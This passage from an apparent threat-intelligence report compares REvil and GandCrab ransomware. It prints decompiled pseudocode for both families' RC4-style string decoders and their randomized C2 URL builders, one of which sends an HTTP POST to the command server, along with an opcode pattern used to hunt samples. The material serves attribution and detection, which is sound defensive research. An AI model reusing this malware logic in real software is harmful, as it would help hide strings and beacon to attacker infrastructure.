


```
_BYTE *__cdecl REvil_DecodeStringViaKey(int a1, unsigned
{
  int v5; // esi
  unsigned int i; // eax
  unsigned int j; // edi
  char v8; // bl
  int v9; // ebx
  int v10; // esi
  char v11; // al
  char v12; // dl
  char v14[256]; // [esp+Ch] [ebp-104h]
  int v15; // [esp+10Ch] [ebp-4h]
  _BYTE *v16; // [esp+124h] [ebp+14h]

  LOBYTE(v5) = 0;
  for ( i = 0; i < 0x100; ++i )
    v14[i] = i;
  for ( j = 0; j < 0x100; ++j )
  {
    v8 = v14[j];
    v5 = (v5 + *(j % a2 + a1) + v8);
    v14[j] = v14[v5];
    v14[v5] = v8;
  }
  v9 = a4;
  LOBYTE(v10) = 0;
  v11 = 0;
  if ( a4 )
  {
    v16 = a5;
    do
    {
      v15 = (v11 + 1);
      v12 = v14[v15];
      v10 = (v10 + v14[v15]);
      v14[v15] = v14[v10];
      v14[v10] = v12;
      *v16 = v16[a3 - a5] ^ v14[(v12 + v14[(v11 + 1)])];
      ++v16;
      v11 = v15;
      --v9;
    }
    while ( v9 );
  }
  return a5;
}
```

```
_BYTE *__cdecl GandCrab_DecodeStringViaKey
{
  int v4; // esi
  unsigned int i; // eax
  unsigned int j; // edi
  char v7; // bl
  int v8; // edi
  int v9; // esi
  int v10; // ebx
  char v11; // dl
  char v13[260]; // [esp+Ch] [ebp-104h]
  _BYTE *v14; // [esp+124h] [ebp+14h]

  LOBYTE(v4) = 0;
  for ( i = 0; i < 0x100; ++i )
    v13[i] = i;
  for ( j = 0; j < 0x100; ++j )
  {
    v7 = v13[j];
    v4 = (v4 + *(j % a2 + a1) + v7);
    v13[j] = v13[v4];
    v13[v4] = v7;
  }
  v8 = a4;
  LOBYTE(v9) = 0;
  LOBYTE(v10) = 0;
  if ( a4 )
  {
    v14 = a3;
    do
    {
      v10 = (v10 + 1);
      v11 = v13[v10];
      v9 = (v9 + v13[v10]);
      v13[v10] = v13[v9];
      v13[v9] = v11;
      *v14++ ^= v13[(v11 + v13[v10])];
      --v8;
    }
    while ( v8 );
  }
  return a3;
}
```

Figure 26: Decompiled pseudocode for string decoder function in REvil (left) and GandCrab (right).

Because these functions have no unique characteristics that obviously confirm code sharing and the REvil and GandCrab FOR-loops are identical, CTU researchers extracted the opcodes (outlined in red in Figure 27) and searched the VirusTotal dataset for samples containing this opcode pattern. This search yielded 286 unique samples, and all matches were confirmed to be either GandCrab or REvil (including REvil's decryptor). CTU researchers have not identified other malware families using this opcode pattern, suggesting that the logic is unique to REvil and GandCrab and supporting the theory that these malware families share code.




```
33D2               XOR EDX,EDX
8A9C3D FCFEFFFF    MOV BL,BYTE PTR SS:[EDI+EBP-104]
8BC7               MOV EAX,EDI
0FB6CB             MOVZX ECX,BL
F775 0C            DIV DWORD PTR SS:[ARG.2]
8B45 08            MOV EAX,DWORD PTR SS:[ARG.1]
0FB60402           MOVZX EAX,BYTE PTR DS:[EAX+EDX]
03C6               ADD EAX,ESI
03C8               ADD ECX,EAX
0FB6F1             MOVZX ESI,CL
8A8435 FCFEFFFF    MOV AL,BYTE PTR SS:[ESI+EBP-104]
88843D FCFEFFFF    MOV BYTE PTR SS:[EDI+EBP-104],AL
47                 INC EDI
889C35 FCFEFFFF    MOV BYTE PTR SS:[ESI+EBP-104],BL
81FF 00010000      CMP EDI,100
72 C3              JB SHORT 013E5255
```

Figure 27:Opcodes for FOR-loop within REvil and GandCrab string decoder function.

5.2 Similar URL building logic

REvil and GandCrab also use the same method to build URLs. There are similarities between the decompiled pseudocode for REvil's BuildURL function (see Figure 28) and GandCrab's BuildURL function (see Figure 29).



```
v2 = str_len(C2_Domain);
URL_HeapSpace = HeapCreate1(2 * v2 + 2048, v9, v10);
URL = URL_HeapSpace;
if ( URL_HeapSpace )
{
  v11 = a1;
  memcpy2(URL_HeapSpace, L"https://");
  str_append(URL, C2_Domain);
  str_append(URL, L"/");
  v12 = L"wp-content";
  v13 = L"static";
  v14 = L"content";
  v15 = L"include";
  v16 = L"uploads";
  v17 = L"news";
  v18 = L"data";
  v19 = L"admin";
  rand_int = Sodinokibi_GetRandomInt(0, 7);
  str_append(URL, (&v12)[rand_int]);
  str_append(URL, L"/");
  v11 = L"images";
  v12 = L"pictures";
  v13 = L"image";
  v14 = L"temp";
  v15 = L"tmp";
  v16 = L"graphic";
  v17 = L"assets";
  v18 = L"pics";
  v19 = L"game";
  v6 = Sodinokibi_GetRandomInt(0, 8);
  str_append(URL, (&v11)[v6]);
  str_append(URL, L"/");
  v7 = 0;
  if ( Sodinokibi_GetRandomInt(0, 9) != -1 )
  {
    do
    {
      LOWORD(v21) = Sodinokibi_GetRandomInt('a', 'z');
      HIWORD(v21) = Sodinokibi_GetRandomInt('a', 'z');
      LOWORD(v22) = 0;
      str_append(URL, &v21);
      ++v7;
    }
    while ( v7 < Sodinokibi_GetRandomInt(0, 9) + 1 );
  }
  str_append(URL, L".");
  ext_arr = L"jpg";
  v21 = L"png";
  v22 = L"gif";
  rand_int3 = Sodinokibi_GetRandomInt(0, 2);
  URL_HeapSpace = (HANDLE)str_append(URL, (&ext_arr)[rand_int3]);
}
return URL_HeapSpace;
}
```

Protocol

Domain name


Array of potential values for first URI sub-path

Array of potential values for second URI sub-path

Random resource name generation

Array of potential values for resource extension

Figure 28: Decompiled pseudocode for REvil's BuildURL function



```
void __fastcall generate_random_url_and_perform_http_POST_request(int *prng_seed_ptr, wchar_t *url_base)
{
  int prng_seed; // eax MAPDST
  wchar_t part0_buf[256]; // [esp+8h] [ebp-1820h]
  wchar_t part1_buf[256]; // [esp+208h] [ebp-1620h]
  wchar_t filename_buf[256]; // [esp+408h] [ebp-1420h]
  wchar_t extension_buf[256]; // [esp+608h] [ebp-1220h]
  wchar_t url_buf[2048]; // [esp+808h] [ebp-1020h]
  const wchar_t *url_parts[7]; // [esp+180Ch] [ebp-1Ch]

  url_parts[0] = L"wp-content";
  url_parts[1] = L"static";
  prng_seed = 214013 * *prng_seed_ptr;
  url_parts[2] = L"content";
  url_parts[3] = L"includes";
  url_parts[4] = L"data";
  url_parts[5] = L"uploads";
  prng_seed += 2531011;
  url_parts[6] = L"news";
  *prng_seed_ptr = prng_seed;
  ptr_lstrcpyW(part0_buf, url_parts[((prng_seed >> 16) & 0x7FFFui64) % 7]);
  if ( pick_random_second_url_directory(prng_seed_ptr, part1_buf) )
  {
    if ( generate_random_url_filename(prng_seed_ptr, filename_buf) )
    {
      prng_seed = 214013 * *prng_seed_ptr;
      url_parts[3] = L"jpg";
      url_parts[4] = L"png";
      url_parts[5] = L"gif";
      url_parts[6] = L"bmp";
      prng_seed += 2531011;
      *prng_seed_ptr = prng_seed;
      ptr_lstrcpyW(extension_buf, url_parts[((prng_seed >> 16) & 3) + 3]);
      ptr_wsprintfW(url_buf, L"%s/%s/%s/%s.%s", url_base, part0_buf, part1_buf, filename_buf, extension_buf);
      perform_http_POST_request(url_buf);
    }
  }
}
```

Protocol and domain name

Array of potential values for first URI sub-path

Retrieval of value for second URI sub-path

Random resource name generation

Array of potential values for resource extension

Figure 29:Decompiled pseudocode for GandCrab's BuildURL function.

6 Conclusion

REvil's advanced delivery methods, complex code, and extensive resources suggest that it may eventually surpass GandCrab as a dominant cyber threat. However, unlike other ransomware, REvil does not spread autonomously and would need to be introduced via malware with the ability to do so. To mitigate ransomware damage, CTU researchers strongly advise organizations to implement and regularly verify a robust 3-2-1 backup strategy, ensuring the ability to restore critical data in the event of an attack.

7 References

MITRE | ATT&CK
https://attack.mitre.org/groups/G0115/

Secureworks. (2024). *REvil Sodinokibi Ransomware*.
https://www.secureworks.com/research/revil-sodinokibi-ransomware